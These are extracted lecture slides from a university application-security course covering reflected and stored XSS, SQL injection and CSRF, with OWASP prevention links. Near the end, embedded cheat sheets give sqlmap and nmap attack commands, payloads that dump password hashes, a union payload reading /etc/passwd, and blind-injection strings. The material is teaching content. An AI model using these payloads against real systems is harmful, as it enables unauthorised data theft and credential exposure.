


José Manuel
Redondo López

Source: securityzines.com


XSS: Reflected XROSS SITE SCRIPTING @ Sec_80

SecurityZines.com



4 In step 3 attacker injected JS in his own session and this is self XSS.

Next Step attacker leverages this to steal user client side data.



REFLECTED CROSS-SITE SCRIPTING (XSS) (WSTG-INPV-01)



José Manuel
Redondo López

● Reflected Cross-site Scripting (Reflected XSS) occurs when an attacker injects executable code in the HTTP request

- The request is sent with malicious code that replaces the "normal" data
- Also called XSS Type 1

● Characteristics

- This attack is not stored in the application DBMS
 - The HTTP request **must be modified to be malicious**
 - **And sent to a user** (for example, by email) **who clicks on it**
- **Not persistent:** There is no trace left in the DBMS (only in the access logs of the web server)
 - It only affects users who click on a link with the malicious request
- The actual page receives the request, processes it...
 - And returns the response to the victim after executing the malicious injected code!
- **A complete collection of XSS attack vectors of this type and the following is here**
 - <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

REFLECTED CROSS-SITE SCRIPTING (XSS) (XSS TYPE 1)



José Manuel
Redondo López

● If successful, JavaScript can be used to develop dangerous attacks

- Install keyloggers
- Cookie theft (and therefore sessions, private user account information,...)
- Copy the clipboard of the users who visit the page and submit their content
- Change the content of the page in any way imaginable (defacement)
- **A full list of possible payloads can be viewed at:** <http://www.xsspayloads.com/payloads.html>

● More information

- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting.html

● The main prevention method is using a WAF, but also...

- Session cookies with `HTTPOnly` and the `Secure` flag
- Disable/limit the `Frame-ancestors` / `X-Frame-Options` header
- Implementing a Secure CSP Policy (Seminar 6)
- Turn off the HTTP `TRACE` and `TRACK` methods
- Prevention guide: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

STORED CROSS-SITE SCRIPTING (XSS) (WSTG-INPV-02)



José Manuel
Redondo López

Source: securityzines.com

XSS; STORED CROSS SITE SCRIPTING




SPONSORED BY
INTIGRITI




@Sec.r0

SecurityZines.com


1 WHERE IS THE PROBLEM ?



2 ISSUE




3 Example



4 In Step 3 attacker injected JS in DB. If anyone accesses a page where DB values are displayed, becomes a victim
Attacker can now control the web application in same way the Victim can use it.

5 Attack



STORED CROSS-SITE SCRIPTING (XSS) (WSTG-INPV-02)



José Manuel
Redondo López

● A more dangerous variant of XSS

- It can happen in web applications that store user input (most of them!)
 - **Examples:** forum posts, blogs, comments, user profiles...
- The effects of stored/persistent XSS are potentially more harmful if the user has an active session at that time
- This type of XSS doesn't need to convince anyone to click on a link...
- **Share potential attack vectors, prevention methods, and payloads with type 1**

● More information

- https://owasp.org/wwwproject-web-security-testing-guide/v41/4- web_application_security_testing/07-input_validation_testing/02-testing_for_stored_cross_site_scripting.html

● There is a third type, DOM-based XSS

- It will not be covered in this course

SQL INJECTION (SQLi) (WSTG-INPV-05)




José Manuel
Redondo López

● Attack that involves inserting SQL code into user provided input data

- Injects part of an SQL statement or a full one
- User input is leveraged to modify the purpose of a legitimate SQL statement
- Like XSS, but with another type of injected code

● The consequences are obvious

- Arbitrary reading/modification of DBMS data
- Execution of administrative/management operations of the DBMS
 - Closing it, interaction with the file system or the OS...
- Extraction of metadata from the DBMS, structure, user information (passwords, logins)...
- ... *(it all depends on the features offered by the DBMS to the application, or the user permissions)*



Source: <https://spanning.com/blog/sql-injection-attacks-web-based-application-security-part-4/>

SQL INJECTION (SQLi) (WSTG-INPV-05): BASIC EXAMPLE



José Manuel
Redondo López

● Imagine we have this

- The following SQL statement handles the user logins of an application
 - `SELECT [account data] FROM accounts WHERE login = '[user input (Login)]' AND password = '[user input (Password)]'`
- Once the user enters the information, it is incorporated into the statement
 - If the user is called **jack** with password **mysecurepwd**: `SELECT [account data] FROM accounts WHERE login = 'jack' AND password = 'mysecurepwd'`
- But what if the user enters **admin'--** and no key?
 - `SELECT [account data] FROM accounts WHERE login = 'admin'--' AND password = ''`
- As **--** is a SQL comment the statement becomes
 - `SELECT [account data] FROM accounts WHERE login = 'admin'`
 - Causing **free administrator access**

Login jack

Password mysecurepwd

Login

● More information

- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.html
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

SQL INJECTION (SQLi) (WSTG-INPV-05): BASIC EXAMPLE



José Manuel
Redondo López


What if we don't even know the user's name?

- In many applications, the 1st user in a DB is the **Admin**: the user who creates other users
- It is common when obtaining users that meet a condition, pick up the 1st and ignore the rest
- Now imagine that we type ' **OR 1=1 --** and leave the password empty in the SQL query
 - **SELECT [account data] FROM accounts WHERE login = '' OR 1=1 --' AND password = ''**
- The sentence then turns into this
 - **SELECT [account data] FROM accounts WHERE login = '' OR 1=1**
 - **1=1** is always **true**; **<something> OR true** is always **true** so: **SELECT [account data] FROM accounts**
 - **All users are displayed!**
- Depending on the DB, the syntax may change

Source: <https://portswigger.net/web-security/sql-injection>

SQL injection techniques

- <https://portswigger.net/web-security/sql-injection/cheat-sheet>
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- **Full list of possible payloads**
 - <https://github.com/payloadbox/sql-injection-payload-list>



CROSS-SITE REQUEST FORGERY (CSRF) (WSTG-SESS-05)



José Manuel
Redondo López


- **Attack that forces authenticated users to execute unwanted actions**
- **Using social engineering (malicious URL...)**
 - Attackers force users to execute actions
 - If victims are normal users, you can force status change requests in the application
 - Fund transfer, email address change, ...
 - If victims are administrative accounts, you can compromise the entire application

● More information


- <https://owasp.org/www-community/attacks/csrf>
- <https://www.hackingarticles.in/understanding-the-csrf-vulnerability-a-beginners-guide/>

● Prevention

- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html



Source:
<https://medium.com/tresorit-engineering/modern-csrf-mitigation-in-single-page-applications-695bcb538eec>



Source:
<https://www.nixu.com/sv/nod/e/987>

THIS IS NOT AN ATTACK COURSE

● To know more about attacks, we recommend reading the WSTG

- Other standards:
<https://dev.to/sm0k3/about-penetration-testing-standards-and-guides-pmn>
- This knowledge can also be used to test defenses

● XSS filter evasion

- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

● There are specific attack tools for XSS, SQL Injection, or any other vulnerability

Cheatography

XSS Tools Cheat Sheet
by binca via cheatography.com/44948/cs/13443/

Overview
XSSer, xsssniper, XSScrappy are just a few available
Interception proxies afford important capabilities including manual discovery and verification of XSS flaws, facilitating fuzzing and finding less obvious locations for injection including User-Agents, Cookies, HTTP Headers, and Referer.
Burp Intruder
Assists with manual or automated fuzzing for XSS reflection tests.
Use Battering Ram , which submits 1 payload at multiple positions simultaneously.
Injection points can include URL parameters, HTTP User-Agent, HTTP Referer, Cookies and more.
Grep Payloads is an options in Burp Intruder that searches the applications response for the submitted payload.
Combining Battering Ram and Grep Payloads automates fuzzing multiple injection point per request and resolving whether the payload is in the response.
Sniper can follow the combination to determine which injection point reflected.
XSSsniper
Python-based tool that attempts to automate reflection testing.
Simple and quick, it can perform spidering, scan the target and inject with simple syntax.
xsssniper -u "URI" --crawl --forms
--crawl instructs it to crawl a site for entry points
--forms instructs it to look for injectable forms
--http-proxy [IP: Port #] Runs it through a proxy
XSSer
Python-based XSS discovery tool with command and GTK GUI interface that has a wizard.
--heuristics attempts to determine filtering used by the app
Bypass techniques included:
--hex hexadecimal encoding
--dec decimal
--une unescape()
String.fromCharCode()
Can be pointed at a proxy with --proxy
Contains options to discover XSS flaws in HTTP User-Agent, HTTP-Referer, HTTP Cookies and others.

XSSer (cont)
Has a list of potential XSS payloads, though they have no been recently updated.
XSScrappy
Python-based XSS spider.
Uses "magic" reflection string of 9zqx to attempt to discover potentially reflected input and location. This string can be prepended and appended to payloads as well.
Will employ one of 3 payloads based on location:
"""()= <x>
"""()()()
JaVascRIPt:prompt(99)
The focus is on using innocuous input followed by a crafted payload to determine filtering and injection efficiently.
Typically has reduced false positives.
Reflected POST
Getting users to send a GET request via a malicious link or fetching a resource is fairly simple
Getting a user to send a malicious POST is trickier.
Hosting a malicious HTML form on an attacker controlled site provides an easy strategy, especially if the form is hidden and automatically submits.
Ensure the target supports parameters being passed as query parameters.
HTTP Post does not use URL for parameters but instead sends variables in the payload of the request.
get2post.py is a Python script that you pass the target and PST payloads as URL parameters. It produces a GETified URL that uses the target parameter for redirection and additional query parameters become POST payloads.

Cheatography

Injection SQL Cheat Sheet
by Neolex via cheatography.com/32330/cs/9949/

Automated tools
SQLMAP sqlmap -u "url" --forms --batch --crawl=10 --level=5 --risk=3
NMAP nmap -p80 --script=http-sql-injection --script-args=httpsparser.maxpagecount=200 <target>
Mysql
Version SELECT @@version;
Comments // ou #
Current user SELECT user(); SELECT system_user()
List users SELECT user FROM mysql.user;
List password hashes SELECT host, user, password FROM mysql.user;
Current database SELECT database()
List databases SELECT schema_name FROM information_schema.schemata; SELECT distinct(db) FROM mysql.db
List tables SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
List columns SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
Find Tables From Column Name SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = 'username';
Time delay SELECT BENCHMARK(1000000,MD5('A')); SELECT SLEEP(5); # >= 5.0.12
Local File Access ...' UNION ALL SELECT LOAD_FILE('/etc/passwd') --
Hostname/IP Address SELECT @@hostname;
Create user CREATE USER test1 IDENTIFIED BY 'pass1'; --
Delete user DROP USER test1; --
Location of the db file SELECT @@datadir;

SQLMAP
sqlmap -u "url" -DBS
sqlmap -u "url" -table -D [database]
sqlmap -u "url" -columns -D [database] -T [table]
sqlmap -u "url" -dump -D [database] -T [table]
Manually Attack
Quick detect select 1 and row(1,1)>(select count(),concat(CONCAT(@@VERSION),0x3a,floor(rand()/(2)))x from (select 1 union select 2)a group by x limit 1))
Quick detect '+ (select 1 and row(1,1)>(select count(),concat(CONCAT(@@VERSION),0x3a,floor(rand()/(2)))x from (select 1 union select 2)a group by x limit 1))+'
Clear SQL Test product.php?id=4 product.php?id=5-1 product.php?id=4 OR 1=1 product.php?id=-1 OR 17-7=10
Blind SQL Injection SLEEP(25)-- SELECT BENCHMARK(1000000,MD5('A'));
Real world sample ProductID=1 OR SLEEP(25)=0 LIMIT 1-- ProductID=1) OR SLEEP(25)=0 LIMIT 1-- ProductID=1) OR SLEEP(25)=0 LIMIT 1-- ProductID=1) OR SLEEP(25)=0 LIMIT 1-- ProductID=SELECT SLEEP(25)--
PostgreSQL
Version SELECT version()
Comments -comment / comment /
Current user SELECT user; SELECT current_user; SELECT session_user; SELECT username FROM pg_user; SELECT getpgusername();
List users SELECT username FROM pg_user
List DBA Accounts SELECT username FROM pg_user WHERE usesuper IS TRUE
List password hashes SELECT username, passwd FROM pg_shadow -- priv
Current database SELECT current_database()
List databases SELECT datname FROM pg_database



● To read more about DevSecOps

- <https://blog.pentesteracademy.com/devsecops-learning-path-integrating-security-with-devops-1cc03670552f?qi=b60a95ce4fcb>

● To learn an alternative approach to DevSecOps, it is advisable to read the OWASP Proactive Controls

- <https://owasp.org/www-project-proactive-controls/>

● To work with a Jenkins pipeline (used in Software Architecture, **AS**) with the different testing tools we saw

- Installing Jenkins in a Docker container (suitable for testing)
 - <https://www.jenkins.io/solutions/docker/>
- Fortify plugin for Jenkins (**SCA**)
 - <https://plugins.jenkins.io/fortify/>
- SonarQube plugin for Jenkins (**SAST**) (also for other similar products)
 - <https://docs.sonarqube.org/latest/analysis/scan/sonarscanner-for-jenkins/>
- **DAST** with OWASP ZAP and Jenkins
 - <https://digitalvarys.com/devsecops-dynamic-analysis-dast-with-owasp-zap-and-jenkins/>

SELF-EVALUATION ACHIEVEMENT LIST: INTRODUCTION TO APPLICATION SECURITY



José Manuel
Redondo López

Rank	Concept
	Understand the main XSS attacks (types 1 and 2)
	Understand the principles of SQL Injection and CSRF attacks
	Understand the meaning of the "pushing left" philosophy
	Understand why using non-memory-safe languages imposes more security needs
	Understand the design principles of secure software and how they are integrated into the SSDLC
	Distinguish between authentication and authorization, and how to implement them securely
	Understand the different MFA mechanisms
	Understand threat modeling and other secure design principles
	Understand the importance of testing in software security
	Understand the security requirements to include in any application
	Differentiate between the various types of security check tools on the SSDLC
	Salvio hexia: Know the secure software development process and the tools involved

TOPIC 6. . INTRODUCTION TO APPLICATION SECURITY

